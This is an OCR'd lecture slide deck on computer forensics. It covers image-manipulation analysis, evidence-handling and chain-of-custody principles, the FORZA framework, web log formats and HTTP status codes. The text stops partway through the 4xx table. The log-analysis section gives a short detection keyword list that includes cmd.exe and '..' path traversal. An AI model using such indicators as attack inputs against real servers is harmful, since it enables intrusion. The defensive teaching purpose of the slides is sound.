


Photo from FHM (www.fhmus.com), by www.cahanphotorgraphy.com

Reposted in http://www.hackerfactor.com/blog/index.php?/categories/1-Image-Analysis/P2.html

Principle Component Analysis examples

PCA-1 enhance quality difference that show possible different layers

Original image

Error Level Analysis examples

Original

95% ELA visualized

What is Computer Forensics

Computer Forensics is primarily concerned with the proper **acquisition, preservation and analysis of digital evidence**, typically after an unauthorized access or use has taken place

Preservation in Crime Scene

Cooperation might involve cordoning off the crime scene to ensure that

- The area is not disturbed
- Evidence is not accidentally contaminated or tampered with
- Forensics professionals have access to the necessary information or locations

Difference in Digital and Physical Evidence Collection

Handling digital evidence differs in many ways from handling physical evidence

An investigator must know

- Where to look for digital evidence
- The proper way to acquire this evidence
- How to handle and preserve this evidence in such a manner that preserves its probative value

Best Practices in ISFS

1. Follow Evidence Handling Principles
   - Principle 1: No change of data
   - Principle 2: Only competent persons should access digital evidence
   - Principle 3: Documentation
   - Principle 4: Ownership
2. Initial Assessment
3. Evidence gathering considerations
4. Image copy
5. Analysis

1. Evidence Handling Principles

According to G8 recommendations

- 1. upon seizing digital evidence, ensure that the evidence is not changed and that only persons who are suitably trained should be allowed to access original digital evidence should the need arise
- 2. There must be full documentation of all activities related to the seizure, access, storage or transfer of digital evidence.
- 3. The person in charge of the investigation must have overall responsibility for ensuring that these principles (and the law)

2. Initial Assessment

Computer Forensics specialist must go to a site to acquire evidence

Determine the types of computer systems in use so that he or she can then bring the appropriate software and hardware tools to the scene

3. Evidence Gathering Considerations

Items for forensic examination should be preserved securely as soon as possible with all items taken, including image copies, examined in the laboratory or forensic work space rather than at the scene

All these should be performed in accordance with relevant jurisdictional guidelines

4. Image Copy

In most computer forensic examinations, the next step is to make an exact copy of the data residing on the evidence hard disk (or other electronic digital storage device)

- Forensically Sterile Media (i.e. Content of the source data not changed and stored media sterilized)
- Exactness
- Time

5. Analysis

The forensics specialist needs to consider, among other things

- The urgency and priority of the need for information
- Time constraints
- Which items have the potential to provide the most information, the best choice of target data, in terms of evidential value

Requirements for a Chain of Custody

Preserving a chain of custody requires the ability to prove that:

- No information has been added or changed
  - To do so, media should be write protected and virus checked all media
- A complete copy was made
  - To meet this requirement, the Compute Forensics specialist makes image copies A reliable copying process was used
- All media was secured to assure that original copies are preserved

What is Reliable Copy?

Three critical characteristics

- Did the process must meet industry standards for quality and reliability?
  - This includes the software used to create the copy and the media on which the copy is made
  - A good test for software as to whether it measures up is whether law enforcement agencies use and rely on the software
- Were the copies capable of independent verification?
- Were the copies created tamper proof?

ACPO Principles

Principle 1

- No action taken by law enforcement agencies or their agents should change data held on a computer or storage media which may subsequently be relied upon in court

Principle 2

- In exceptional circumstances, where a person finds it necessary to access original data held on a computer or on storage media, that person must be competent to do so and be able to give evidence explaining the relevance and the implications of their actions

Principle 3

- An audit trail or other record of all processes applied to computer based electronic evidence should be created and preserved. An independent third party should be able to examine those processes and achieve the same result

Principle 4

- The person in charge of the investigation (the case officer) has overall responsibility for ensuring that the law and these principles are adhered to

FORensics-ZAchman Model

FORZA framework is derived based on Zachman

It is an extended model that covers various forensics model using Zachman model.

Focus more on the static attributes of the forensics aspects

FORZA Framework

Roles in Digital Forensics

- Investigator in Chief/Officer in Charge (Contextual Investigation Layer)
- System Owner (Contextual Layer)
- Legal Advisor (Compliance Advisory Layer)
- Security/System Architect/Auditor (Conceptual Security Layer)
- IT Forensics Specialists (Technical Preparation Layer)
- Forensics Investigators/System Administrator/Operator (Collection Layer)
- Forensics Investigators/Forensics Analysts (Analysis Layer)
- Legal Prosecutor (Presentation layer)

FORZA Framework

	Why	What	How	Where	Who	When
	Motivation	Data	Function	Network	People	Time
Chief Investigator/Officer in Charge (Contextual Investigation Layer)	Investigation Objectives	Event Nature	Requested Initial Investigation	Investigation Geograhy	Initial Participants	Investigation Timeline
System Owner (if any) (Contextual Layer)	Business Objectives	Business & Event Nature	Business & System Process Model	Business Geography	Organization & Participants relationship	Business & Incident Timeline
Legal Advisor (Compliance Advisory Layer)	Legal Objectives	Legal Background and preliminary issues	Legal Procedures for further investigation	Legal Geography	Legal Entities & Participants	Legal Timeframe
Security/System Architect/Auditor (Conceptual Security Layer)	System/Security Control Objectives	System Information and Security Control Model	Security Mechanisms	Security Domain and Network Infrastructure	Users and Security Entity Model	Security Timing and Sequencing
IT Forensics Specialists (Technical Preparation Layer)	Forensics Investigation Strategy Objectives	Forensics Data Model	Forensics Strategy Design	Forensics Data Geography	Forensics Entity Model	Hypothetical Forensics Event Timeline
Forensics Investigators/System Administrator/Operator (Collection Layer)	Forensics Acquisition Objectives	On-site Forensics Data Observation	Forensics Acquisition/Seizure Procedures	Site Network Forensics Data Acquisition	Participants Interviewing and Hearing	Forensics Acquisition Timeline
Forensics Investigators/Forensics Analysts (Analysis Layer)	Forensics Examination Objectives	Event Data Reconstruction	Forensics Analysis Procedures	Network Address Extraction and Analysis	Entity and Evidence Relationship Analysis	Event Timeline Reconstruction
Legal Prosecutor (Presentation layer)	Legal Presentation Objectives	Legal Presentation Attributes	Legal Presentation Procedures	Legal Jurisdiction Location	Entities in Litigation Procedures	Timeline of the entire event for Presentation

Detection and Analysis of Web Attacks

Web Server Logging

Log user activities on web application

Provide trails if web application attacks take place

Provide clues/hints to fix web application

As evidence if necessary, so should make sure no one can alter/modify web server log manually

Most useful in locating attack though a HTTP GET request

How to Analyze Log

Grab the sensitive keywords:

- phfscan.c
- .htr
- ..
- cmd.exe

Grab Error Status – indication of possible scanning

- grep 404 error

Log Format of NCSA and W3C

NCSA Format

Fixed (non-customizable) ASCII format


Separated by spaces

Rime is recorded as local time

Contains records basic information about user requests

- Remote host name
- User name
- Date
- Time
- Request type
- HTTP status code
- Number of bytes sent

NCSA Log Example



NCSA Log Example (Cont.)

202.56.125.64 - - [14/Mar/2002:11:57:33 +0800] "GET /index.html HTTP/1.1" 200 1000

An unknown user with an IP address 202.56.125.64 has issued a HTTP GET request to retrieve the index.html at 2002 Mar 14 11:57:33. The request returned, without error, 1000 bytes of data has sent to that user

W3C Extended Log File Format

Customizable ASCII format

Separated by spaces


Time is recorded as UTC (Green Mean Time)

Extend specification can be found on www.w3.org

Fields can include

- Client IP Address (c-ip)
- User Name (cs-username)
- Service Name (s-sitename)
- Server Name (s-computername)
- Server IP Address (s-ip)
- Server Port (s-port)
- Method (cs-method)
- URI Stem (cs-uri-stem)
- URI Query (cs-uri-query)
- Protocol Status (sc-win32-status)
- Bytes Sent (sc-bytes)
- Bytes Received (cs-bytes)
- Time Taken (time-taken)
- Protocol Versin (cs-version)
- Host (cs-host)
- User Agent (cs(User-Agent))
- Cookie (cs(Cookie))
- Referer (cs(Referer))

W3C Extended Log File Format Example



W3C Extended Log File Format Example (Cont.)

#Software: Microsoft Internet Information Services 5.0


#Version: 1.0

#Date: 2002-03-14 06:21:57

#Fields: date time c-ip cs-username cs-method cs-uri-stem sc-bytes cs-bytes time-taken cs(User-Agent)

2002-03-14 06:23:54 192.168.100.69 - GET /hp/index.htm 47469 415 80 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0;+Q312461)

Web Log – IIS Log



Log File Review

Understanding IIS log fields
(from www.securityfocus.com/infocus/1712)

Field name	Descriptions	Uses
Date (date)	The date request	Event correlation
Time (time)	The UTC time of the request	Event correlation, determine time zone, identify scanning scripts
Client IP Address (c-ip)	The IP address of the client or proxy that sent the request	Identify user or proxy server
User Name (cs-username)	The user name used to authenticate to the resource	Identify compromised user passwords
Service Name (s-sitename)	The W3SVC instance number of the site accessed	Can verify the site accessed if the log files are later moved from the system
Server Name (s-computername)	The Windows host name assigned to the system that generated the log entry	Can verify the server accessed if the log files are later moved from the system

Log File Review (Cont.)

Field name	Descriptions	Uses
Server IP Address (s-ip)	The IP address that received the request.	Can verify the IP address accessed if the log files are later moved from the system or if the server is moved to a new location
Server Port (s-port)	The TCP port that received the request	To verify the port when correlating with other types of log files
Method (cs-method)	The HTTP method used by the client	Can help track down abuse of scripts or executables
URI Stem (cs-uri-stem)	The resource accessed on the server	Can identify attack vectors

Log File Review (Cont.)

Field name	Descriptions	Uses
URI Query (cs-uri-query)	The contents of the query string portion of the URI.	Can identify injection of malicious data.
Protocol Status (sc-status)	The result code sent to the client.	Can identify CGI scans, SQL injection and other intrusions.
Win32 Status (sc-win32-status)	The Win32 error code produced by the request.	Can help identify script abuse.
Bytes Sent (sc-bytes)	The number of bytes sent to the client.	Can help identify unusual traffic from a single script.
Bytes Received (cs-bytes)	The number of bytes received from the client.	Can help identify unusual traffic to a single script.

Log File Review (Cont.)

Field name	Descriptions	Uses
Time Taken (time-taken)	The amount of server time, in milliseconds, taken to process the request	Can identify unusual activity from a single script
Protocol Version (cs-version)	The HTTP protocol version supplied by the client	Can help identify older scripts or browsers
Host (cs-host)	The contents of the HTTP Host header sent by the client	Can determine if the user browsed to the site by IP address or host name
User Agent (cs(User-Agent))	The contents of the HTTP User-Agent header sent by the client	Can help uniquely identify users or attack scripts
Cookie (cs(Cookie))	The contents of the HTTP Cookie header sent by the client	Can help uniquely identify users
Referer (cs(Referer))	The contents of the HTTP Referer header sent by the client	Can help identify the source of an attack or see if an attacker is using search engines to find vulnerable sites

Explaining Web logs

Analysis on Web status logs

- http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html
- http://www.w3.org/Protocols/HTTP/HTRESP.html

Increase in HTTP 404

- Page not found
- Very likely due to web scanner against the web site

Increase in HTTP 401

- Authorization Required error
- Attacker tries to brute-force accounts on a password-protected web site

Explaining Web Logs (Cont.)

Increase in network traffic targeting a specific protocol

- Worm appears on Internet

Increase in outgoing network traffic targeting a specific protocol

- Outgoing network traffic
- Increase in CPU usage
- Worm affected the server and begins to attack to other servers

An increase in bytes in outgoing FTP or HTTP

- Attacker created an anonymous download site

Explaining Web Logs (Cont.)

Increase in HTTP 500 Server Errors

- An attacker tried to exploit an SQL injection vulnerability in the web application

Increase in outgoing SMTP traffic; Increase in outgoing DNS lookups; increase in CPU usage

- Attacker spam the SMTP server via mail relaying

Increase in processes running on the server; but with small increase in CPU and memory usage; small decrease in available disk space

- Attacker exploits a buffer overflow and install various tools to increase control of server or network

Explaining Web Logs (Cont.)

Increase in ICMP traffic;increase in various IP errors; increase in TCP connections; increase in multicast traffic; increase in general traffic coupled with a decrease in actual web hits; an increase in TCP packets without much increase in actual bandwidth

- Attacker conduct DDoS attack at the web site

Increase in IDS alerts

- An attacker is just trying to break in

Web HTTP Status (1xx)

1xx	Informational 1xx	
100	**Continue**	The client SHOULD continue with its request. This is an interim response.
101	**Switching Protocols**	for a change in the application protocol being used on this connection.

Web HTTP Status (2xx)

2xx	Successful 2xx	
200	**OK**	The request has succeeded.
201	**Created**	The request has been fulfilled and resulted in a new resource being created.
202	**Accepted**	The request has been accepted for processing, but the processing has not been completed.
203	**Non-Authoritative Information**	The returned meta-information in the entity-header is not the definitive set as available from the origin server, but is gathered from a local or a third-party copy.
204	**No Content**	The server has fulfilled the request but does not need to return an entity-body, and might want to return updated meta-information.
205	**Reset Content**	The server has fulfilled the request and the user agent SHOULD reset the document view which caused the request to be sent.
206	**Partial Content**	**The server has fulfilled the partial GET request for the resource.**

Web HTTP Status (3xx)

3xx	Redirection 3xx	
300	**Multiple Choices**	**The requested resource corresponds to any one of a set of representations, each with its own specific location, and agent- driven negotiation information (section 12) is being provided so that the user (or user agent) can select a preferred representation and redirect its request to that location.**
301	**Moved Permanently**	**The requested resource has been assigned a new permanent URI and any future references to this resource SHOULD use one of the returned URIs.**
302	**Found**	**The requested resource resides temporarily under a different URI. Redirection**
303	**See Other**	**The response to the request can be found under a different URI and SHOULD be retrieved using a GET method on that resource.**
304	**Not Modified**	**If the client has performed a conditional GET request and access is allowed, but the document has not been modified, the server SHOULD respond with this status code.**
305	**Use Proxy**	**The requested resource MUST be accessed through the proxy given by the Location field.**
306	**(Unused)**	
307	**Temporary Redirect**	**The requested resource resides temporarily under a different URI. Since the redirection MAY be altered on occasion, the client SHOULD continue to use the Request-URI for future requests. This response is only cacheable if indicated by a Cache-Control or Expires header field.**

Web HTTP Status (4xx)

4xx	Client Error 4xx	
400	**Bad Request**	**The request could not be understood by the server due to malformed syntax.**
401	**Unauthorized**	**The request requires user authentication.**
402	**Payment Required**	**This code is reserved for future use.**
403	**Forbidden**	**The server understood the request, but is refusing to fulfill it.**
404	**Not Found**	**The server has not found anything matching the Request-URI.**
405	**Method Not Allowed**	**The method specified in the Request-Line is not allowed for the resource identified by the Request-URI.**
406	**Not Acceptable**	**The resource identified by the request is only capable of generating response entities which have content characteristics not acceptable according to the accept headers sent in the request.**

Web HTTP Status (4xx)

4xx	Client Error 4xx	
407	**Proxy Authentication Required**	**This code is similar to 401 (Unauthorized), but indicates that the client must first authenticate itself with the proxy.**
408	**Request Timeout**	**The client did not produce a request within the time that the server was prepared to wait.**
409	**Conflict**	**The request could not be completed due to a conflict with the current state of the resource.**
410	**Gone**	**The requested resource is no longer available at the server and no forwarding address is known.**
411	**Length Required**	**The server refuses to accept the request without a defined Content- Length.**
412	**Precondition Failed**	**The precondition given in one or more of the request-header fields evaluated to false when it was tested on the server.**
413	**Request Entity Too Large**	**The server is refusing to process a request because the request entity is larger than the server is willing or able to process.**

Web HTTP Status (4xx)

4xx	Client Error 4xx	
